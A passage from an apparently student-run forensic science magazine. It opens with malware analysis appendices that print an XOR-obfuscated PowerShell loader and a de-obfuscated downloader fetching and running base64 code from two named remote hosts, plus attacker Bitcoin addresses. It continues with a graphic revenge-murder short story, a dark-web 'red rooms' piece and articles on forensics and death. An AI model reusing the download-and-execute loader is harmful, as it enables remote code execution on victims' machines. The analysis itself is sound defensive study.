4B40131D24213334323B273C69083D383021383A2A717A72747F1747504F1E00253C2D212324
2606262600203E3D06310E382127387C67114F5C481D1B2525202137046838381418014 04F7A
5F53733F3138242A212236387168647517011233383933292B022532282 06C00101E2C203D3C3
D3F670E2A3F3E217A594417002F3523130C0A6D0D3F3D356A3B352C386D787376372222 2E754
C52761C3C37033035242221307677 6A7E28303A286B494F2B3663606176 3E2524343B30223A3F
736C382B6C717F684B422A5A4346740E292A1024383D28362772647741141137322C3726771B34
216A06223016333B3F3F3531087E6A073727313 72D61763D2F0703006A7C585B2E4C5E2B2031
334C4C335C5D4068073C2E1A27303C2D3E31736F790C1C3B3D353D3F651730257B133425002
1273F2F2932186C7E133620232426003D263E7D76223316191C78684C5E3341483F2766607500
2C2D023C3D3D27323D686020227277D393A2E2268555830545F58012C2328256471 1D187D7D4
85C395D4E611535211A2C233B3021256713393A292A61696E17112F32222D3C79072A24771B2
D20132C3938202026046D75062B273927272D0234371423282A3D6D47407E1120341635353023
72337661920212D2B7F0A312E31343D353D2F2031767C6613022E3A3B3534620627356708 3F2
037373723262322023931233C086B6F00342133313A3E043F32323936 3B073727342626 3D382F
39216A44496F02343113313F3927253568053423212014797168600 60C1C6F7E5E587D002A201
C2429272E2A217F162B3F33372A221E332A23656B64772535323C2A2B2826273A3C7E26203F3
0257E32203C29233B667D455B733B2A23296C7562651E2D2F1736232C323C3660063D26193C2
6213A2A22227A6D780D2F2E142025343F2A362703373A2C33237D7B6A44496F2623737C74002
9357B0E242234343D6F03203F3C272C6701026B00262B322E2F1C2439362E2B7D75272122377
B7F5B406E2823362610 2830657F70673B3B7C1C3033351D2C0E3B357B686F4346303335333A3
F776D3D352A3C1C3A3572454738 5E587D2435102B302D37382D756C756339332634 6C6565372
928333D3D252E27226D383C30223C3127246D283A3C697964767C6D3B202F263D24672C237E
7745481A1A3C3F2C3D3504733C363C133D7276791D252134032223313339 3E1C332B35647437
3F1035323D2C213A6E5F5B6D2F283A243D61696E7C795B4B312038 3B2C6F7871683B36331B2D
6D6836237973213722 2D7172663627717D6022332016336A673F3765716379 6D4B4B2B4E421A
262F27267C1A2F2E3021736C072B2F2D3825356867672725A7D3F3C30132C6870651B262D27
1D273F343D213F1F203F3664753428163 3B3F3F35316D495A6029213F3626696F6E713E32263
625757A73706F43462B3061 6E5C3D3426 3A3E7962D33617A61404F28723C2F26366E3C55583
6545F0A0630232E3C2306B6E0E3F153124646D641E1129303C2C3F600137293D6D0E3B323C253
D202B1F6C7B071B121E0061173C381B363320262A6D0801202 43B27236F1B3D252F302321196
B7D1436392708 3B3520607003303728 3E24606D213A270034606A70585B7732373C253222032
A27323C697270021F2B3028393C2F293C31320A7578003330333F3C7D751121023320 6D6D474
013283339 2F3569062D3D2E2927366E7801323B2A3B21133F2E37256C6625223421212308233F
3A27734F48';$key =
'DPDEBPCHERNURQICKUQSATNLBVAFHQWIOPYLHBAJHMESRYWOBNAXRKYUQUDQGRDVJJZFE
V';$enc = [system.Text.Encoding]::ASCII;$data1 = $enc.GetBytes(-join ($h -split '(..)' | ? { $_ }
| % { [char][convert]::ToUInt32($_, 16) }));for ($i = 0; $i -lt $data1.Length; $i++){$data1[$i]
= $data1[$] -bxor $key[$i % $key.Length];}[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString($data1);$scriptBlock = [Scriptblock]::Create($DeStr);
Invoke-Command -ScriptBlock $scriptBlock;}""", 0, True  window.close  </script>
```

Appendix 2

De-obfuscated powershell script, with some formatting applied to ease the reading.

```
function HttpRequestFunc
{
param
(
      [Parameter(Position = 0)]
      [ValidateNotNullOrEmpty()]
      [String]$szURI
)
$psversion = $PSVersionTable.PSVersion.Major;
[Byte[]]$BodyBytes = $null;
$WebRequest = $null;
if (($psversion -le 3))
{
      $WebRequest = [System.Net.WebRequest]::Create($szURI);
}
else
{
      $WebRequest = [System.Net.WebRequest]::CreateHttp($szURI);
}
if ($WebRequest -eq $null)
{
      Throw 'WR';
}
$WebRequest.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$WebRequest.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$WebRequest.Method = "GET";
$WebRequest.ContentType = 'application/octet-stream';
$resp = $WebRequest.GetResponse().GetResponseStream();
$sr = New-Object System.IO.StreamReader($resp);
$respTxt = $sr.ReadToEnd();
return $respTxt;
}
$szRequest = 'http://moneymaker.publicvm.com:8080/mainls.cs';
[String]$strRe = HttpRequestFunc $szRequest;
$kcoun = 0;
while (($strRe -eq $null) -or ($strRe -eq ''))
{
Start-Sleep -Seconds 60;
$strRe = HttpRequestFunc $szRequest;
$kcoun = $kcoun + 1;
if ($kcoun -eq 3)
{ exit }
}
[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strRe));
$scriptBlock = [Scriptblock]::Create($DeStr);
Invoke-Command -ScriptBlock $scriptBlock;
```

Appendix 3

This is function:

```
HttpRequestFunc\r\n{\r\nparam\r\n(\r\n[Parameter(Position =
0)]\r\n[ValidateNotNullOrEmpty()]\r\n[String]$szURI\r\n)\r\n$psversion =
$PSVersionTable.PSVersion.Major;\r\n[Byte[]]$BodyBytes = $null;\r\n$WebRequest =
$null;\r\nif (($psversion -le 3))\r\n{\r\n$WebRequest =
[System.Net.WebRequest]::Create($szURI);\r\n}\r\nelse\r\n{\r\n$WebRequest =
[System.Net.WebRequest]::CreateHttp($szURI);\r\n}\r\nif ($WebRequest -eq
$null)\r\n{\r\nThrow \'WebRequest Creation failed.\';\r\n}\r\n$WebRequest.Method =
"GET";\r\n$WebRequest.ContentType = \'text/plain\';\r\n$resp =
$WebRequest.GetResponse().GetResponseStream();\r\n$sr = New-Object
System.IO.StreamReader($resp);\r\n$respTxt = $sr.ReadToEnd();\r\nreturn
$respTxt;\r\n}\r\n$szRequest =
\'http://macintosh.linkpc.net:8080/mainls.cs\';\r\n[String]$strRe = HttpRequestFunc
$szRequest;\r\n$kcoun = 0;\r\nwhile (($strRe -eq $null) -or ($strRe -eq \'\'))\r\n{\r\nStart-Sleep
-Seconds 60;\r\n$strRe = HttpRequestFunc $szRequest;\r\n$kcoun = $kcoun + 1;\r\nif($kcoun -
eq 3)\r\n{exit}\r\n}\r\n[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strRe));\r\n$sc
riptBlock = [Scriptblock]::Create($DeStr);\r\nInvoke-Command -ScriptBlock $scriptBlock;\r\n
```

Attacker Bitcoin Address

BitCoin addresses associated with the attacker.
1KvHoiwhu3RjmsVE53621oji8ZrPnXHRTV
1CY4iw8KHZ1qZYUnjnTxZMa6zxxb1PY6tw
1G932NV7PTMVXVpgoZscQimhcFXEghzxWA
19R847Vst7XtQP3t6qiT77SBKryKQ58f4t
1GSLSkmUCLdQcwA3XxHMdChC7P84VWZTVG
12VKDG5PSo5Qh6Lzjje72eCVVwrTwdiuFK

References:

- Frankenfield, J. Cryptocurrency. 2021.
- Lessons Learned from a $67 Million Cryptocurrency Hack of NiceHash. 2019.
- Symanovich, Steve. “What is social engineering? Tips to help avoid becoming a victim.” 2018.

Myth - Evidence containing blood or other fluids should be packed in a plastic bag.

Fact - Evidences which contain moisture are supposed to be air dried in shade and packed in a paper bag. Packing wet evidence in plastic will not let air circulation and will lead to the evidence being contaminated by bacteria and fungi.

I REALLY MEANT IT

Ms. Elizabeth Deepika Ponnuraj

“I never meant to kill her,” is something that I could say, maybe I could cry and make them feel sorry for me because I seem to regret her death. But it would be a lie. I meant to kill her, and I loved every minute of it. You might consider me to be some form of a monster. Some creature who killed a poor girl in an archaic and cruel way but that would be another lie, you would only be lying to yourself, though, as it will never change the fact that I was once a detective, a brilliant detective, and you refuse to believe it.

It all started with the case, my final case. I had begun the investigation and I simply could not come to terms with the barbarity of the murder. The man had been discarded on the floor, his hands and feet had been cut off to prevent escape. It was horrible, I had never seen anything like it. The ill-fated man must have died in agony as he bled to death. The killer had left no evidence. My team was stumped, how were we to catch a killer without any evidence?

As the days passed, we were at a standstill. The image of the body was still piercing my mind then. Blood had been streaked across the room as he obviously had tried to get help. The phone had rung, and my team and I had sprung to action. But there had been no good news, no information on the killer. It had been another murder.

We had raced to the scene, a dark, misty forest. It was the middle of the night and my team and I were on the edge. I felt my heart pumping as we approached the scene. It was worse than the previous murder. The young girl, around the age of nineteen, had been tied to a large oak tree. Her scalp had been partially removed and blood was seeping down her forehead. Clumps of hair had been cast on the dirt ground beside her lifeless form. As I had examined the body, I had discovered the murder weapon, a silver kitchen knife. Attached to the weapon was a note, the note had read “My gift to you - X”. Upon examination of the previous body, we were convinced that both murders had been committed by this ‘X’.

The indentations of the cuts on the bodies indicated that she had used the

same knife.

Then, there was one final body. It was a young girl of only twelve. We had found what was left of her body across town on a deserted farm. She had been burnt alive. That image will always remain in my mind. I always imagined that if you were burnt alive, you would probably just turn to ash, but this wasn't the case. Her body still retained form, her skin charred and black, sections of it peeled off of her body. The ambulance said she hadn't died immediately. She had been here for a few days as the fire didn't kill her. She eventually died of a combination of hyperthermia and septic shock. A note had been left on the scene, signed by 'X' caused so much pain and so much suffering. The search had driven me insane. No more murders had occurred, and there was no evidence to identify the murderer. My team had dropped the case and moved on, but I couldn't. I searched on for days after, those days had turned into weeks and the weeks into months.

My boss had fired me by this point and my doctor declared me "unfit for duty". But still, I searched on. Eventually, I identified the killer. Her name was Jenica Amalita and she had lived in Cuba. Upon this discovery, I called my former team, I thought that they would be happy with me, that they would say congratulations and arrest the criminal. But, instead, they said my evidence was "...illegitimate..." and that I"...couldn't possibly bring her to trial..". I knew that I was right. I couldn't have been wrong, could I?

They hung up on me, leaving me to ferment in my misery. I was determined to bring the filth to justice, but I needed a plane ticket to Cuba and I was destitute. I finally decided that I would sell my apartment and all my belongings to pay for the ticket. Day after I owned nothing, hours later I was on a plane to Cuba. When I arrived, I immediately began mapping her whereabouts, there was no time for jet lag. I was able to determine she was at home, alone. Brandishing a kitchen knife, I broke in the dead of night, sweat dripping off of my forehead, I dragged her out of her bed. She tried to scream, but I had already gagged her and tied her to a chair. The situation had felt so surreal. After years of searching, losing my job and falling below the poverty line because I was so consumed, I had finally found her and I knew what I had to do if the law would not serve justice, I would.

Mimicking her first murder, I began to cut off her feet and hands, her eyes

pleading for mercy. I knew she was in agony, and I relished it. I stood there for a few moments, admiring my work. She was suffering like her victims had suffered.

A smile creeping around my lips, I was ecstatic, it was almost over. I watched happily as her eyes felt lifeless. I watched hungrily as her body slowly fell toward death. I watched calmly as the colour drained from her skin. I watched silently through the night and into the next morning as the final few drops of blood escaped her body.

Her mother came home and screamed in horror. Knife still in hand, I only stopped watching when the police came to arrest me.

Dragging me out of the house!

The smell of decay in my nostrils.

All I wanted to do was watch.

And now I am here, giving my confession. Although I don't need to, it's pretty obvious I killed her. Whatever my sentence, I don't care. I did my job, I did what I had to do.

THE END

FEATURE ARTICLES

- CYBERSECURITY: USING DATA EVERYDAY

- FACTS THAT YOU SHOULD KNOW ABOUT DIGITAL FORENSICS

- THE DARK SECRETS OF 'RED ROOM'

- WHAT MAKES THEM CRIMINALS?

- THANATOLOGY AND STAGES OF DEATH

- CHILD CRIMES

CYBERSECURITY: USING DATA EVERYDAY

Prof. Don Caeiro

Cybersecurity is the protection of computer device networks and everything that falls into the definition of computer according to the United Nations Congress. With the advent of technology and the recent developments in the field of information technology, we require a very strong system of what we are doing using this technology so that we will be safe and we will not be vulnerable to any sort of criminal activity. Every day there is some new technology that is developed. New software, new websites, new games, new applications, new reveries of computers and mobile phones, a new type of communication among many others are developing at a rate that cannot be comprehended. In this digital framework, many of us cannot live without our phone or devices for even ten minutes. For our everyday life, we look for some form of technology that is there to be of some assistance. A very simple example would be a smartwatch that is gaining more importance than other watches and ultimately becomes a part of the Internet of things (IoT). All of these systems, all of this software and application that we are using day in and day out, are handling some amount of data if not all the data. Any type of device you may use will be processing some data or the other. The question is - what data is being handled by that system or interface and what happens to the data once the job is done? It is surprising to see many do not know the nuances of these processes?

An example of an application that could properly help you communicate with other people. Using the same application you are not only able to message them but also video chat with them using the internet. There are numerous applications available for performing these functions, but we do not know the source of these applications or the owner of these applications. Maybe we would be able to say that this application is owned by this particular entity, but we cannot say that for all the applications that we would be using. Take your mobile phone, for example, you would have installed applications on the phone, that you don't use anymore, or you

just wanted to try. For such applications to function, certain permissions need to be given to the application. In this manner, we are permitting the application to access a variety of data on our devices.

Think larger now, our mobile phone is connected to the network in your home or workplace, does this have an effect on the permissions you are giving?

For example, many of us download applications from the internet onto our computer systems. During installation, the application will ask you to check certain options. How many of us read the options and the conditions associated with them?

One of the options may suggest an additional toolbar may be installed on your browser. Well, that doesn't really cause much trouble, so that's not an issue but with many applications when they give the particular option they also install other types of programs on your system without your knowledge and the next time you use your system you will be able to see certain other application that may pop up at the start of the system, or suddenly be executed when you are not aware. Many different types of websites will open without you even clicking on any links. Your system might become slow because of the running of unwanted programs that you have installed (without your knowledge). Now that is just one part of the incident.

Whether it is a computer system or your mobile phone, we need software and applications to perform various tasks every single day. To get more information and knowledge we may have to visit numerous websites. Whatever we do whether we click, swipe or type there is apportion of data that is getting transferred or exchanged and as lay users of this technology you wouldn't know what that data is because we are happy that we are able to carry out our day-to-day activities. From a perspective of cybersecurity we would want to know what is the data that is getting transferred, where is the data destined to go and from where did the data originate.

You wouldn't really know this until you know your computer system in and out. Such types of incidents can transmit data from your system to another person or from another system to your system. When we talk about data transfer it is not only about information but it could be a set of instructions. A set of instructions is also known as a software and a software can be good and also be bad because a virus is a type of software.

Information technology is a very good day, but as an apple can be eaten as nutritious food, an apple can be poisoned and used with a wrong intention, in the same manner, information technology can be used in both ways or the data involved can be used for the right or wrong purposes. As users of information technology, every individual needs to take care of what they are doing using this technology, like which site are you visiting, which applications are you installing, which software are you buying, to whom are you giving your system for repair or service, to whom you are giving your mobile phone or computer system to use, what is the type of transaction that you are doing in your mobile phone, how are you using your online banking system, etc. All such activities involve the transfer of data. The data transferred with and from and to your device should not be misused, should not be tampered with, and should not be stolen. Keep data safe and keep yourself safe.

Myth - Time of death/Post-mortem interval (PMI) can only be determined by physical changes in the body

Fact - Insects can be used to determine the PMI by studying their life cycle when found in the body. This is known as forensic entomology.

FACTS THAT YOU SHOULD KNOW ABOUT DIGITAL FORENSICS

Ms. Elizabeth Deepika Ponnuraj

Digital forensics investigation is one of the emerging disciplines developed from the branch of forensic science. However, despite the remarkable development in the digital world and the increase in cybersecurity attacks through digital tools and techniques, most forensic scientists lack the appropriate knowledge to perform investigations under digital forensics but it is necessary that every organization with a working computer system needs the services of a qualified digital forensics analyst.

Moreover, owing to the increment of cybercrimes nowadays, digital forensics is also applied by law enforcement agencies and other corporate organizations like MNCs across the globe.

The Concept of Digital Forensics:

Digital forensics covers the recovery and investigation of materials detected in digital devices which are usually concerning computer crimes. In simple terms, it is the process of identifying, extracting, preserving and documenting digital evidence through digital tools which can be used in the court of law.

Similarly, it also provides forensic experts with the greatest strategies and technologies to deal with complicated computer-based crimes. It also has several applications in its field but the most widespread use is to disprove or prove a fact in the court of law.

It is also applied in the corporate sector for computer hacking investigations and internal corporate investigations. Here, the digital forensics analysts investigate the environment and degree of an unlaw-

ful network intrusion or system hack. The rapidly expanding field of digital forensics includes numerous branches related to databases, malware, firewalls, mobile devices, cloud and network forensics.

Use of Digital Forensics in an Investigation:

For your digital evidence to be admissible in the court of law, it is necessary that the materials gathered are handled in a certain manner so that the evidence may not be tampered with. Most people think that the scope of digital forensics and incident response are only applicable for organizations that function in the most security-conscious fields.

However, it is not true because awareness about the digital world and of the best cybersecurity practices is always beneficial. Regardless of the type or size of your organization, it is always important that your IT security team or those responsible for handling your security always follow an informed, structured, and effective process when a security incident happens.

The general steps that are involved in an investigation of digital forensics are:

1. Planning -

The first phase of any successful endeavour is planning. In the digital world, where events occur quickly, you need to plan your approach. Pinpoint and prioritize your targets so you can obtain relevant and useful evidence. Make plans to follow every relevant and regulatory policy. To gather your evidence on time, you may miss out on some legal requirements which will render your evidence to be dismissible in the court of law. So always keep it legal.

2. Identification and Preservation -

The next step is to identify the evidence. Ensure that all the data gathered have not been tampered with. Don't work on the original copies, make duplicates so that the integrity of the original data is preserved. To be on the safer side, isolate and preserve the original copy. This involves stopping people from manipulating the evidence.

3. Analysis -

The next step is to analyse all the evidence, based on the timeframe of their occurrence. Since you are going to get your data from several sources, their timestamps may be different. By gathering your data based on their timeframes, you can build a comprehensive picture of events and pinpoint a fact supporting your evidence. You need to be systematic about your analysis. Make a hypothesis and run tests to support all your findings.

4. Documentation -

The next step is to generate a report on all the data that you have gathered to reconstruct the scene of crime. This report must be detailed, understandable, factual and must include only defensible data. Make sure that everything you captured is recorded just as they are, dated, and signed. Ensure that your report does not contain too much technical linguistics. This way, even non-technical people can understand your report.

5. Presentation -

The final step of any investigation is to present a report of your findings in the court of law. Your findings must be presented without any bias or partiality.

While your report summarizes your findings, you still need to ensure that you answer all the doubts addressed in the court of law diligently. In a more critical case, other certified forensic scientists can be called upon to verify your findings.

References:

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- Wikipedia, Digital Forensics
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THE DARK SECRETS OF "RED ROOM"

Ms. Gayathri L Nair

As strange as it sounds, "Red Rooms" are those alleged spaces within the dark web that conceals illegal and illicit activities, happening online. It is also considered to be "online video portals" wherein people can pay money to watch different live streams and videos of torture, murder, rape, and even worse. Allegedly, the users have paid over tens of thousands of dollars to gain access to these gruesome clips.

What is the dark web?

As we all know, the internet consists of millions of web pages, servers, and other databases that are split into three distinctive layers; surface web, deep web, and the dark web. Being the top layer and the so-called "visible" layer of the internet, the surface web includes those web pages that are found using search engines like Google, Yahoo, etc.

If the entire internet is visualized as an iceberg, the surface web would be just the visible tip of the iceberg that lies above the water and comprises nearly only 5% of the whole internet. Talking about the deep web, it accounts for almost 90% of all websites and lies below the visible surface. It is nearly impossible to figure out the exact number of web pages or servers that are active in the deep web at any given point in time.

The dark web is also a section of this deep web and includes sites and websites that are accessible only through limited and specialized browsers. Although the "deep web" and the "dark web" are usually considered the same, a huge fraction of the deep web is safe and legal, unlike the dark web. The status of the dark web is often associated with criminal and illegal activities, encompassing certain "trading" web-

sites where the users can buy illegal goods or services.

Red Rooms Explained-

The name "Red Rooms" is believed to have been derived from Videodrome, a 1983 horror movie in which the torture is shown live on a TV in a room painted all red. As mentioned earlier, the red rooms are video portals with the kind of videos depicting violence and pain. Child pornography, imaginary live streams (the browsing speeds on the dark web are considered too slow for them to be live) of murder and rape, torture, etc. are some of the contents available on red rooms. Some red rooms also allow the users to "chat" with other like-minded people, all while being anonymous.

But do Red Rooms exist?

Although Red Rooms have been a matter of discussion in various forums, there are no pieces of evidence available that proves their existence. Peter Scully's case suggests the possibility of such sites or red rooms being available for the users to view illegal and gruesome videos or content. Scully hails from Australia and is entitled as one among the world's worst paedophiles. His modus operandi was luring indigent children by offering gifts and money and then taking them to his home, in the Philippines. He would then drug the children and film their torture and rape for an international paedophile ring. According to reports, he has sold his videos for over $10,000 per view.

Some people suggest that red rooms are merely a myth or an urban legend, and were invented through a Japanese horror movie called Red Room, talking about a website that shows live streams of murder. They also pointed out that the user's identity is concealed to gain access to such sites, and for that purpose, multiple proxies and numerous layers of encryption are required which makes the process too slow to allow live streaming. On the other hand, a certain group of people argue that red rooms do exist and it is possible to access them through certain specialized browsers. But, paying huge amounts of money to watch gruesome acts is illegal and incriminating.

What is being done to curb the dark web and alleged red rooms?
Policing the dark web is a tedious task due to the anonymity of its users. Decrypting communications to apprehend criminals involved in illegal activities through the dark web has been a matter of debate as it increases the risks of exposing everyone's data and making it vulnerable. The whole process is time-consuming and it could take up to a year or two's time to gain access to the inner circles within the dark web. The question of whether the existing acts and laws must be amended to keep up with the changing trends and challenges also exists as it is difficult to prove a particular charge concerning the present laws. But for now, training cyber police officials to face such challenges is much more essential.

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- Kaspersky, Is the dark web dangerous? What you need to know.
- Mohammed Thaver, The dark web and how the Police deal with it, (2018)
- Harry Pettit, What is a red room on the dark web? (2021)
- Quora. What is a red room, in the dark web, (2020)

Myth - Hair evidence does not hold weightage if it doesn't have the root.

Fact - Hair without root can be used to get mitochondrial DNA which is the DNA solely passed on by the maternal parent.


WHAT MAKES THEM CRIMINALS?

Ms. Ann Mariya Thomas

Heston was born in a dysfunctional household. His mother was an alcoholic and his father a recidivist who was serving time in prison. Heston would constantly get bullied in his school because of his family background. He did not have any friends and even the ones he had left him after they got to know about his father. Heston's peers isolated him and thought him to be someone dangerous. Heston had outbursts which led him to be aggressive and break things in his house. Heston's mother would call him his "father's son" because he was short-tempered just like his father and this infuriated Heston even more because he did not want to be his father. Heston decided to endure all this until he could leave school and live by himself. Hence, he worked hard in school. Until one day, on his way back home, he was ambushed by one of his bullies who demanded money from him to which Heston refused. Matters escalated quickly and Heston was brutally beaten up. Before Heston could stop himself, he took a brick to crush the other kid's skull. The kid died and Heston fled the scene.

Heston's family and his environment as seen above were precarious. Despite everything that was going on in his life and no one to support him other than his alcoholic mother, he had a strong resolve. Then what caused him to lose all that resolve and kill another person?

Psychologists, criminologists, and forensic psychologists alike have been studying criminality and criminals for decades. To this day they focus their research and studies on mapping out the mindset of a criminal before and after the crime has occurred. If these studies are brought to fruition and backed up with strong arguments and evidence, they can help in crime prevention and help control crime rates in countries. In the early 1800s, Cesare Lombroso aimed to study the causes of crime and proposed a biological theory that indicated that criminality is inherited.



Then came the “Golden Age of Research” which showed a rapid proliferation in research and other studies which also included criminality and criminal behaviour. Scientists proposed various approaches which could help ascertain the exact causes of crime. However, not all the theories were consistent with everyone since human behaviour comes with its discrepancies. Undeniably, the crime commission cannot be explained without using a multifaceted approach.

Let us go into a little detail about the biological approach to studying crime. This mainly proposed that criminality can be inherited. The main proponent for this approach was Cesare Lombroso who assumed that some people are “born criminals”.

The theory that I will be focusing on is the Diathesis-Stress Model. This model is occasionally used in psychopathology and is used to explain the development of psychological disorders. As the name suggests, it studies the interaction between a diathesis and stress caused in an individual. Diathesis is a genetic predisposition that is inherently present in the individual. Simply put, diathesis is a vulnerability. Therefore, this theory can also be called the Stress-Vulnerability model.

Diathesis can include genetic, biological, physiological, cognitive, and personality-related factors. For example, an abnormality in a gene is passed down to an individual from one of his parents. Diathesis can also be acquired at an early stage in life, for example, the loss of a loved one. Stress can be explained as a life event that disrupts the equilibrium of an individual. The model proposes that when an individual with a genetic predisposition or vulnerability encounters a stressor, which pushes them beyond their threshold, it can result in the development of a disorder. This theory can also be used to understand criminal behaviour.

In the case of Heston, let us say that he had a vulnerability passed down by his father who was an offender. This vulnerability might be the quick temper that he had in common with his father. His upbringing was nowhere near a stable environment for him. Despite this, Heston had a re-

solve to be different from his father. However, things went off course when he was ambushed by one of his bullies. This was his stressor. Thus, when Heston, who had obtained the diathesis factor from his father, encountered a stressful event, he succumbed to violence.
What if Heston had never inherited the diathesis from his father? Would he still have committed the deed? It is improbable but then again there is no certain answer. However, a way to cope with the diathesis would be to have a protective factor in the person's life. In Heston's case, it would have been a caring mother and good peers.

The Diathesis-stress model has its shortcomings. It does not stand true with the offspring of all offenders or any individual with a diathesis. The Diathesis-stress model is one among many theories that have been put forth to understand criminal behaviour and emphatically understand its origin.

References:

- Monroe SM, Simons AD. Diathesis-stress theories in the context of life stress research: Implications for the depressive disorders. 1991
- Ingram RE, Luxton DD. Vulnerability-Stress Models. In: Development of Psychopathology: A Vulnerability-Stress Perspective.2005
- Ingram, R. E. & Luxton, D. D. "Vulnerability-Stress Models".Development of Psychopathology: A vulnerability stress perspective. (2005).

Myth - If a fingerprint residue comes in contact with water, it will be destroyed.

Fact - Fingerprint residue is made up of sweat, amino acids, oils, etc. When fingerprint residue comes in contact with water, only the water soluble portion is destroyed while the non-soluble portion still remains and the fingerprint can still be used.

THANATOLOGY AND STAGES OF DEATH

Ms. Athira E C
Ms. Jocelyn Kunju John

“Thanatology is the description or study of death and dying and the psychological mechanisms of dealing with them. Thanatology is concerned with the notion of death as popularly perceived and especially with the reactions of dying.” Thanatology is derived from the Greek word “Thanatos” meaning death.

Do you know how to estimate time since death?
Post-mortem interval (PMI) has been classified into three stages – immediate, early and late.

1) Immediate Post-mortem interval: during this period, the body undergoes rapid biochemical changes and even physiological changes because of the absence of circulation of blood and regulatory mechanisms. These changes are detectable in the skin and eyes. In the eyes, the first observational sign is the segmentation of retinal vessels. This usually occurs within half an hour or two hours after death. The other sign is clouding of the cornea, as the intraocular pressure decreases to 4mmHg. This clouding of the cornea occurs within 2 hours after death. The skin loses its elasticity and lustre within the first few hours after death and appears pale. Thus the post-mortem interval between somatic and cellular intervals is within 2 to 3 hours after death and usually denotes a lack of discernible changes in the morphology.

2) Early Post-mortem interval: This period is most relevant in establishing the timeline of events and developing a theory of circumstances of death. This period runs from 3 to 72 hours after death. The early post-mortem phase is most frequently estimated using post-mortem changes – rigor mortis, livor mortis, and algor mortis.

Pallor Mortis - The first stage of death where the corpse becomes pale in the face and other parts of the body. This is the first sign and occurs immediately within 15- 30 minutes after death. This paleness occurs without any gender difference.

Rigor Mortis - This occurs immediately after death, it is stiffening of muscles caused by the depletion of adenosine triphosphate (ATP), which is necessary to break down the actin-myosin filaments in muscle fibers. The cessation of oxygen supply causes the stoppage of aerobic respiration in the cells and leads to a lack of production of ATP. Rigor mortis appears approximately 2 hours after death in the muscles of the face, progresses to the limbs over the next few hours, completing between 6 to 8 hours after death. Rigor mortis then stays for another 12 hours. In the last phase of Rigor Mortis, the actin-myosin complex that has formed starts disintegrating, resulting in the dissolution of the stiffness. Rigor mortis generally disappears 36 hours after death, followed by a phase known as secondary flaccidity. The different stages of rigor mortis are :

A) Autolysis - in this stage the blood circulation stops not long after death. There won't be any oxygen supply and it creates an acidic environment as the cell starts to burst.

B) Bloat - The enzymes produce numerous gases. In this stage, putrefaction occurs where the sulphur mixes up with microorganisms and produces a foul smell.

C) Active decay - all the parts of the body become liquified and hair, bones etc remains.

D) Skeletonisation - There is a loss of organic and inorganic components on the ground.

Algor mortis - is the process where the body cools down as body heat is lost to the environment. The temperature decreases due to fluid evaporation until it reaches equilibrium with the environment. This happens only if the ambient temperature is cooler than the body temperature at the time

of death. This algor mortis is applicable up to 24 hours after death. Usually, body temperature is maintained stable for 30 min to 1 h after death before starting to decrease, although this can persist for 5 h in extreme cases.


Livor mortis - which is the purplish-blue discolouration of the skin, due to collection of blood in skin vessels, caused by gravitational pull. The discolouration becomes 'fixed' after a certain period, owing to the disintegration of blood cells and the seepage of haemoglobin. This occurs within hours after death. Lividity occurs because the heart doesn't pump the blood over the body. Lividity begins 30 minutes to 4 hours after death and lasts up to 12 hours. This can help in determining the position of the person when they died. For example, if a person died on their back the lividity occurred at their back, like the back of their legs, buttocks.

3) Late post-mortem interval: In this phase, the body tissue starts disintegrating and is primarily describable as decomposition or putrefaction, adipocere formation, mummification, or skeletonizing. The body primarily undergoes decomposition or putrefaction, resulting in greenish discolouration, bloating due to gas formation, and liquefactive necrosis. The decomposition of remains is dependent on the climate, the season, body weight, and clothing.

Adipocere: It is a waxy or soap-like substance formed in the presence of anaerobic bacteria. It may occur in bodies deposited in waterlogged graves or by the side of a river. It is sometimes seen 3-4 weeks after death, although 3 months is more typical.

Mummification: Occurs when the body has been dried out due to heat, but can also be due to wind or any other factors. It results in the dehydration of the body and brittleness of the skin. The internal organs can be either dried depending on the conditions.

WHAT HAPPENS TO YOUR BODY AFTER DEATH?

SECONDS	MINUTES	HOURS	DAYS	WEEKS	MONTHS
BRAIN ACTIVITY surges, then it stops.  Your body TEMPERATURE drops.	Your cells begin dying due to lack of oxygen, then starts to break down and leak- beginning the process of putrefaction. 	Calcium builds up in the muscles causing them to tense. This "rigor mortis" lasts 36 hours. Eventually your muscles relax, causing you to release any remaining faeces or urine. Your skin shrinks as it dries out, making your hair and nail seem like it's growing. Gravity pulls your blood down, making light skin look pale with reddish splotches.	You turn green in spots because ENZYMES in your ORGANS start digesting themselves, usually with the help of the bacteria.  You start to smell terrible because your decaying body releases chemicals like cadaverine.	Bugs eat you MAGGOTS can digest 60% of a body within a week. You can turn purple then black as BACTERIA continue to digest your body. Your HAIR starts to fall out.	If your body is left at 50 degree F, it will take about months for your soft tissues to decompose until just your skeleton is all that is left.

References:

- Mahak Jalan, What Are The 4 Post Mortem Stages Of Death?, 2021
- Alyssa Haag, What Is It, Forensic Application, Pathological Implications, and More
- Amy E. Rattenbury, Forensic Taphonomy, 2018
- Jennifer Bucholtz, How Rigor Mortis Can Help Indicate Time of Death, 2019

CHILD CRIMES

Ms. Riya Raj C A

ABSTRACT

